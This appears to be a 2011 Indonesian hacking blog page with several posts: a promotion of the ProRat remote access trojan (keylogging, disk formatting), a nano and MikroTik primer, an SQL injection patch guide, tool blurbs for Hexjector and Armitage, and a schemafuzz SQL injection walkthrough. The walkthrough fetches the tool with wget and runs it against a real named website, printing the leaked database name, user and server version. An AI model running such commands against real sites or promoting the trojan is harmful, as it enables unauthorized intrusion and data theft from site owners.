adhitprofits

adhitprofits
get more money

Jumat, 14 Januari 2011

Remote Administrator with ProRat

Prorat is one of RAT (Remote Administration Tools) are widely used to take over the computer system. Tool made by PRO Group, a group of Turkish hackers community, can be used as a tool Hacking computers in a network. Use of Prorat quite simple, you simply enter the IP (Internet Protocol) is the target computer and then go through one open port. The hardest part is finding where an open port. But you can use a variety of network analysis tools such as nmap, Ethercap, LookHost, etc..


Here are the features provided by PRORAT:

- Remote Control
- Viewing System Info, application running and the Task Manager
- Add process, file, or download files
- Admin FTP
- Format the HDD (hard disk damage)
- Remotely download
- Running MS-DOS, Batch Script, VBScript
- Adding a Registry Entry
- Keylogger: Password Recording
- Make Screnshoot, see your Windows desktop instantly
- Send messages and chat
- Shutdown, Restart, Control Panel, IExplorer, Registry, Printer and Online Controls

Download Prorat
or Download Prorat at here

Selasa, 11 Januari 2011

Membangun Hotspot dengan MikroTik RouterOS

http://www.invasaohacking.com/wp-content/uploads/2010/04/Mikrotik-Hotspot.jpeg

MikroTikRouterOS� merupakansistemoperasiLinuxbase yang diperuntukkan sebagai network router.Didesain untuk memberikan kemudahan bagi penggunanya. Administrasinyabisa dilakukan melalui Windowsapplication (WinBox). Selain itu instalasi dapat dilakukan padastandard computer PC. PC yang akan dijadikan router mikrotikpun tidakmemerlukan resource yang cukup besar untuk penggunaan standard,misalnya hanya sebagai gateway.Untuk keperluan beban yang besar ( network yang kompleks, routingyang rumit dll) disarankan untuk mempertimbangkan pemilihan resourcePC yang memadai.

Fasilitaspada mikrotik antara lain sebagai berikut :

  • Protokoll routing RIP, OSPF, BGP.
  • Statefull firewall
  • Hotspot for Plug-and-Play access
  • remote winbox GUI admin
Tutorial lengkap hotspot MikroTik bisa di download disini

Senin, 10 Januari 2011

Perintah Dasar Teks Editor Nano

Panduan ini dibuat untuk memberikan pemahaman menggunakan nano dalam membuat atau mengedit sebuah file dalam sistem Unix-like.

1. Tentang Nano

Nano merupakan sebuah aplikasi editor berbasis teks untuk Unix dan sistem Unix-like. Ini adalah tiruan dari Pico, editor dari klien email Pine. Tujuan nano dikembangkan adalah untuk meniru Pico sebaik mungkin dan mungkin mencakup fungsionalitas tambahan.

Nano merupakan perangkat lunak bebas yang dirilis di bawah bendera GNU General Public License (lisensi GPLv3).

2. Perintah Dasar Nano
  • -Membuka dan menciptakan sebuah file di nano

    # nano namafile

    contoh:

    # nano latihan

    Catatan:
    Anda juga dapat lansung memberikan format ekstensi pada file teks yang dibuat tersebut, seperti latihan.txt atau latihan.odt

  • -Mengedit file di nano
  • # nano /etc/issue

  • -Simpan dan Keluar
  • Menyimpan file, tekan Ctrl+O (tahan tombol Ctrl lalu tekan O).
    Keluar dari nano, tekan Ctrl+X.

  • -Cut dan Paste
  • cut sebuah baris, tekan Ctrl+K.
    paste, tekan Ctrl+U.

  • -Mencari Teks
  • Tekan Ctrl+W, ketikkan string yang ingin Anda cari, kemudian tekan Enter.
    Tekan Alt+W, untuk mencari kembali string yang sama.

3. Penutup

Dengan memahami operasi-operasi dasar pada nano tersebut, nantinya rekan-rekan tidak akan bingung lagi jika mengedit atau membuat sebuah file teks di dalam sebuah Command Line Interface.

SQL Injection With Schemafuzz

SQL Injection With Schemafuzz
=========================================================
Welcome to my tutorial by arianom KiLL-9 CrEw
Powered by kill-9.tk
==================================================================
[+] Pertama Kali yang anda butuhkan untuk hacking dengan schemafuzz adalah sebuah sistem operasi Linux, atau account ssh.
Schemafuzz ini dijalankan menggunakan python.
1. login ke account ssh kmu atau masuk ke terminal jika menggunakan linux
2. wget schemafuzz.py : wget http://undana.ac.id/images/upload/schemafuzz.py
3. mv schemafuzz.py f >> untuk memperpendek cmd
4. python f -h >> mengetahui option cmd

> ketik python f -h
Usage: python f [options] arianom[@]gmail[dot]com kill-9.tk
Modes:
Define: --findcol Finds Columns length of a SQLi MySQL v4+
Define: --info Gets MySQL server configuration only. MySQL v4+
Define: --dbs Shows all databases user has access too. MySQL v5+
Define: --schema Enumerate Information_schema Database. MySQL v5+
Define: --full Enumerates all databases information_schema table MySQL v5+
Define: --dump Extract information from a Database, Table and Column. MySQL v4+
Define: --fuzz Fuzz Tables and Columns. MySQL v4+

Required:
Define: -u URL "www.site.com/news.php?id=-1+union+select+1,darkc0de,3,4"

Mode dump and schema options:
Define: -D "database_name"
Define: -T "table_name"
Define: -C "column_name,column_name..."

Optional:
Define: -p "127.0.0.1:80 or proxy.txt"
Define: -o "ouput_file_name.txt" Default is schemafuzzlog.txt
Define: -r row number to start at
Define: -v Verbosity off option. Will not display row #'s in dump mode.

1. python f --findcol -u "www.site.com/news.php?id=22"
2. python f --info -u "www.site.com/news.php?id=-1+union+select+1,darkc0de,3,4"
3. python f --dbs -u "www.site.com/news.php?id=-1+union+select+1,darkc0de,3,4"
4. python f --schema -u "www.site.com/news.php?id=-1+union+select+1,darkc0de,3,4" -D c_db
5. python f --dump -u "www.site.com/news.php?id=-1+union+select+1,darkc0de,3,4" -D c_db -T user -C name,pass
6. python f --fuzz -u "www.site.com/news.php?id=-1+union+select+1,darkc0de,3,4" -end "/*" -o sitelog.txt


[x] Penetrasi ke target. oke, kita cari target........
target di dapat : http://akperpasuruan.com/index.php?list=berita&de=14

1. langkah pertama --findcol [mencari panjang kolom]

[root@su110 tmp]# python f --findcol -u "http://akperpasuruan.com/index.php?list=berita&de=14"

|---------------------------------------------------------------|
| arianom[@]gmail[dot]com v5.0 |
| 6/2008 schemafuzz.py |
| -MySQL v5+ Information_schema Database Enumeration |
| -MySQL v4+ Data Extractor |
| -MySQL v4+ Table & Column Fuzzer |
| Usage: python f [options] |
| -h help kill-9.tk |
|---------------------------------------------------------------|

[+] URL: http://akperpasuruan.com/index.php?list=berita&de=14--
[+] Evasion Used: "+" "--"
[+] 16:55:12
[-] Proxy Not Given
[+] Attempting To find the number of columns...
[+] Testing: 0,1,2,3,
[+] Column Length is: 4
[+] Found null column at column #: 1
[+] SQLi URL: http://akperpasuruan.com/index.php?list=berita&de=14+AND+1=2+UNION+SELECT+0,1,2,3--
[+] darkc0de URL: http://akperpasuruan.com/index.php?list=berita&de=14+AND+1=2+UNION+SELECT+0,darkc0de,2,3
[-] Done!

2. langkah ke dua --info [melihat database]

[root@su110 tmp]# python f --info -u "http://akperpasuruan.com/index.php?list=berita&de=14+AND+1=2+UNION+SELECT+0,darkc0de,2,3"

|---------------------------------------------------------------|
| arianom[@]gmail[dot]com v5.0 |
| 6/2008 schemafuzz.py |
| -MySQL v5+ Information_schema Database Enumeration |
| -MySQL v4+ Data Extractor |
| -MySQL v4+ Table & Column Fuzzer |
| Usage: python f [options] |
| -h help kill-9.tk |
|---------------------------------------------------------------|

[+] URL: http://akperpasuruan.com/index.php?list=berita&de=14+AND+1=2+UNION+SELECT+0,darkc0de,2,3--
[+] Evasion Used: "+" "--"
[+] 16:56:57
[-] Proxy Not Given
[+] Gathering MySQL Server Configuration...
Database: akperpas_db
User: akperpas_bagus@localhost
Version: 5.0.91-community

[+] Do we have Access to MySQL Database: No
[+] Do we have Access to Load_File: No

[-] 16:57:23
[-] Total URL Requests 3
[-] Done

Selengkapnya bisa di download disini
Request mas jhony utk tutorial schemafuzz

[x] Greats:
All KiLL-9 CrEw and IndonesianCoder Team, DarkCode, MC-CrEW , Magelang-Cyber CrEw, KPLI Kediri, JatimCom, and All Indonesian Hacker and You

Kamis, 06 Januari 2011

Patch SQL Injection

SQL Injection adalah salah satu teknik penyerangan ke sebuah web dengan cara memasukkan perintah sql ke url target sehingga attacker bisa memperoleh informasi penting dari website tersebut. Seperti nama user, password, email, dan masih banyak lagi informasi yg bisa didapatkan tergantung kreativitas attacker. Langsung saja kita coba scan bug dengan memasukkan sigle quote di akhir url, misalkan :

http://site.com/index.php?list=berita&de=14

Kalau ada error, bisa dianggap positif vuln terhadap sqli. Lihat gambar dibawah:

Seperti yang kita ketahui bugnya ada di http://site.com/index.php?list=berita&de=14 , lebih tepatnya yg menyebabkan ini semua terjadi adalah file berita.php dan string de, sekarang kita coba buka file ini dengan text editor, bisa notepad, wordpad, atau kalau ane sih sukanya pake editplus. Ini isi dari sebagian filenya :


Bugnya ada di script bagian ini :

$iddetail = $_GET['de'];

Tidak adanya filter di $_GET[�de�] menyebabkan web ini vulnerable. Oke script penyebab ini semua telah kita temukan, sekarang saatnya patching. Tambahkan script ini diatas script vulnerable diatas :

Lalu ganti script $iddetail = $_GET['de']; menjadi $iddetail = $de; Untuk script lengkapnya bias di download disini. Sekarang coba buka lagi page vulnerable dan tambahkan single quote(�) dan tarra.. proses patching telah berhasil.

Greats :

All Kill-9 Crew and IndonesianCoder Team, Malang-Cyber Crew and All Indonesian Hacker and You

Senin, 03 Januari 2011


Hexjector

Hexjector is an Opensource,Cross Platform PHP script to automate Site Pentest for SQL Injection Vulnerabilties.
Features:
1.Check for SQL Injection Vulnerablities.
2.Pentest SQL Injection Vulnerablities.
3.Web Application Firewall Detector.
4.Scan For Admin Page

5.Manual Dump Function
6.Browser
7.SQL Injection Type Detection
8.Search For Vulnerable Sites by using Google Dork
9.MD5 Cracker

Download

Armitage

Armitage is a graphical cyber attack management tool for Metasploit that visualizes your targets, recommends exploits, and exposes the advanced capabilities of the framework. Armitage aims to make Metasploit usable for security practitioners who understand hacking but don�t use Metasploit every day. If you want to learn Metasploit and grow into the advanced features, Armitage can help you.

Armitage organizes Metasploit�s capabilities around the hacking process. There are features for discovery, access, post-exploitation, and maneuver.

For discovery, Armitage exposes several of Metasploit�s host management features. You can import hosts and launch scans to populate a database of targets. Armitage also visualizes the database of targets�you�ll always know which hosts you�re working with and where you have sessions.

Armitage assists with remote exploitation�providing features to automatically recommend exploits and even run active checks so you know which exploits will work. If these options fail, you can use the Hail Mary approach and unleash db_autopwn against your target database.

Requirements
To use Armitage, you need the following:
Linux or Windows
Java 1.6+
Metasploit Framework 3.5+
A configured database. Make sure you know the username, password, and host.

Download [Win]
Download [LiN/niX]

Source

by : admin blakblakans.blogspot.com